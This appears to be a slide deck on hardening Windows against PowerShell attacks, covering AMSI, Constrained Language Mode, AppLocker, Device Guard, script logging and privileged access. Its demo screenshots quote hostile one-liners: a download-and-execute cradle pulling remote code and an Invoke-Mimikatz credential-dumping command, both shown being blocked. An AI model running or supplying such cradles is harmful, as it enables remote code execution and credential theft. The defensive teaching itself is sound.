
# Anti-Malware Scan Interface (AMSI)



# Benefits of PowerShell as an Attack Platform

- AMSI enables all of the scripting engines (PowerShell, VBScript, and JScript) to request analysis of dynamic content, from a script file, typed commands at the command line, and even code downloaded and executed in memory.
- When code is delivered to the PowerShell “engine” (`System.Management.Automation.dll`), it is sent to the AMSI for anti-malware checks. Windows Defender supports AMSI on Windows 10 out of the box.

# Anti-Malware Scan Interface



# Anti-Malware Scan Interface

```
PS C:\Windows\system32> iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: () [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```



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# Constrained Language AppLocker Device Guard



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# Constrained Language Mode

- allows only core PowerShell functionality
- prevents execution of the extended language features often used by offensive PowerShell tools
  - direct .NET scripting
  - invocation of Win32 APIs via the Add-Type cmdlet
  - interaction with COM objects



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# Constrained Language Mode

```
PS C:\Windows\system32> $executionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32>
PS C:\Windows\system32> IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCreds

New-Object : Cannot create type. Only core types are supported in this language mode.
At line:1 char:6
+ IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFuI'); ...
+
+ CategoryInfo          : PermissionDenied: (:) [New-Object], PSNotSupportedException
+ FullyQualifiedErrorId : CannotCreateTypeConstrainedLanguage,Microsoft.PowerShell.Commands.NewObjectCommand

Invoke-Mimikatz : The term 'Invoke-Mimikatz' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:71
+ ... lient).DownloadString('http://is.gd/oeoFuI'); Invoke-Mimikatz -DumpCr ...
+
+ CategoryInfo          : ObjectNotFound: (Invoke-Mimikatz:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```



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# Why Powershell v5?



# AppLocker + Powershell v5

Control	Benefit	Impact Without Control	Limitations
<b>Antivirus / Antimalware</b>	Can limit the execution of malware known to the AV industry.	Attacker can write and run any code, custom C++ applications, internet tools, etc.	Can be disabled by administrators. AV signatures can be evaded if the attacker is capable of recompiling or modifying an application.
<b>Applocker in Deny Mode</b>	Can limit the execution of malware known to your organization.	Attacker can write and run any code, custom C++ applications, etc., as long as they aren't well known attack tools or exploits.	Can be disabled by administrators. Only blocks known evil / undesirable malware, can be bypassed with only minor application changes.
<b>Applocker in Allow Mode</b>	<b>Can prevent the execution of unknown / unapproved applications.</b>	<b>Attacker can write arbitrary custom applications, as long as they are not detected by AV or Applocker Deny rules.</b>	<b>Can be disabled by administrators. Attacker can still leverage in-box tools like VBScript, Office macros, HTA applications, local web pages, PowerShell, etc.</b>

# AppLocker + Powershell v5

- Scripts that are allowed by the AppLocker policy (for example: signed by the enterprise's trusted code signing certificate, or in a trusted directory) are not subject to Constrained Language.



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# AppLocker and Code Integrity

- Together, AppLocker and code integrity are the basis for enforcing code and application rules on Windows
- Think of code integrity as the bouncer at the door, and AppLocker as the bartender
  - Code integrity best expresses high level expression of trust
  - AppLocker allows for granular rules
- Managed through common management tools in Windows 10



# Device Guard

Combination of  
hardware +  
software security  
features

Enables businesses  
to strongly control  
what is allowed to  
run

Brings mobile-like  
security  
protections with  
support for  
existing line of  
business apps




# Device Guard

- Hardware and UEFI BIOS lockdown
- Configurable code integrity
- Virtualization based security
  - Protects critical parts of the OS against admin/kernel level malware



# Full Picture

- Secure Boot
  - Includes Secure Firmware Updates and Platform Secure Boot
- Kernel Mode Code Integrity (KMCI)
- User Mode Code Integrity (UMCI)
- App Locker



# Securing Scripts

- Scripts can do dangerous things
- Windows Script Host will require signed scripts
  - WSH is the scripting host for VBScript (.vbs), Jscript (.js), Windows script file (.wsf) and Windows script component (.wsc) scripts
- MSIs must be signed
- PowerShell will be in “ConstrainedLanguage” mode
  - Signed PowerShell scripts can be in full language mode
- .bat & .cmd scripts are not restricted

# DeviceGuard - Final words

- Device Guard UMCI is another security feature that a defender should consider from a cost/benefit analysis.
- It will always be vulnerable to bypasses, but raises the baseline bar of security.
- So obviously, you would want to use additional security solutions along with Device Guard - e.g. WEF, an anti-malware solution, and to perform periodic compromise/hunt assessments.





# DEMO

# Constrained Language

# Applocker



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# Logging

Event Properties - Event 4688, Microsoft Windows security auditing.

A new process has been created.

Subject:

Security ID:	[REDACTED]-DC\ [REDACTED]
Account Name:	[REDACTED]
Account Domain:	[REDACTED]
Logon ID:	0x46068

Process Information:

New Process ID:	0x210
New Process Name:	C:\Windows\System32\WindowsPowerShell\v1.0
\powershell.exe	
Token Elevation Type:	TokenElevationTypeDefault (1)
Creator Process ID:	0x4e0

Process Command Line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -enc cGFyYW0gKCRDb21wdXRlck5hbWUgPSAiLilICRGaWxIUGF0aCA9ICluXEFwcGxpY2F0aW9uc0lu dmVudG9yeS5jc3YiKQ0KDQpnZXQt21pb2JqZWN0IC1xdWVyeSAiU0VMRUNUICogRUPTSBxa W4zMI9Qcm9kdWN0iAtY29tcHV0ZXJuYW1ICRDb21wdXRlck5hbWUgfCANCnNvcnQtb2JqZW N0IFZlbnRvciB8IA0Kc2VsZWN0LW9iamVjdCBQU0NvbXB1dGVyTmPtZSzWZW5kb3lsTmFtZSzW ZXIzaW9uLENhcHRpb24sRGVzY3JpcHRpb24sSW5zdGFsbERhdGUssW5zdGFsbExvY2F0aW9uLEI uc3RhbgxTb3VyY2UsUGFja2FnZU5hbWUgfA0KZXhwB3J0LWNzdiAtcGF0aCAkRmlsZVBhdGggL WFwcGVuZCA=

Token Elevation Type indicates the type of token that was assigned to the new process in accordance with User Account Control policy.

# ExecutionPolicy - Scopes

Module Logging

Transcription

ScriptBlock Logging



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# Module Logging

- records pipeline execution details as PowerShell executes, including variable initialization and command invocations.
- Available since Powershell v3
- events are written to Event ID (EID) 4103
- While module logging generates a large volume of events (the execution of the popular Invoke-Mimikatz script generated 2,285 events resulting in 7 MB of logs during testing), these events record valuable output not captured in other sources.

# Transcription


- creates a unique record of every PowerShell session
- includes all input and output, exactly as it appears in the session
- contain timestamps and metadata for each command in order to aid analysis
- are written to the user's documents folder
- best practice is to write transcripts to a remote, write-only network share
- very storage-efficient



# Script Block Logging

- logging records blocks of code as they are executed by the PowerShell engine
- capturing the full contents of code executed by an attacker, including scripts + commands
- also records de-obfuscated code logging events are recorded in EID 4104
- Script blocks exceeding the maximum length of an event log message are fragmented into multiple entries
- A script is available to parse script block logs and reassemble fragmented blocks

# DEMO - Logging



# Logging Best Practice

## **Recommendation**

Enable all three log sources

## **Most Activity**

block logging and transcription

## **Minimum**

script block logging →  
to identify attacker commands and code execution.

# Logging Best Practice

- Due to the large number of events generated by PowerShell logging, organizations should carefully consider which events to forward to a log aggregator.

In environments with PowerShell 5.0, organizations should consider, at a minimum, aggregating and monitoring suspicious script block logging events, EID 4104 with level “warning”, in a SIEM or other log monitoring tool.

# Protected Event Logging

- encrypt sensitive data as they write it to the event log
- decrypt and process these logs once moved to a more secure and centralized log collector
- One common: Windows Event Forwarding.
  - A great document on setting up Windows Event Forwarding is available from the NSA: “Spotting the Adversary with Windows Event Log Monitoring”.
  - Other options: SCOM, SIEM



# Protected Event Logging - Requirements

- Public key to all machines
- private key to post-process the event logs at a more secure location such as a central event log collector, or SIEM aggregator.
- ‘Enable Protected Event Logging’ feature in Group Policy through Windows Components -> Administrative Templates -> Event Logging.
  - This setting requires an encryption certificate.




# Securing Privileged Access Just Enough Administration


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# Securing Privileged Access

## Roadmap Objectives


**6+ month plan:** continue building defenses to a more proactive security posture

**1-3 month plan:** build visibility and control of admin activity

**2-4 week plan:** quickly mitigate the most frequently used attack techniques

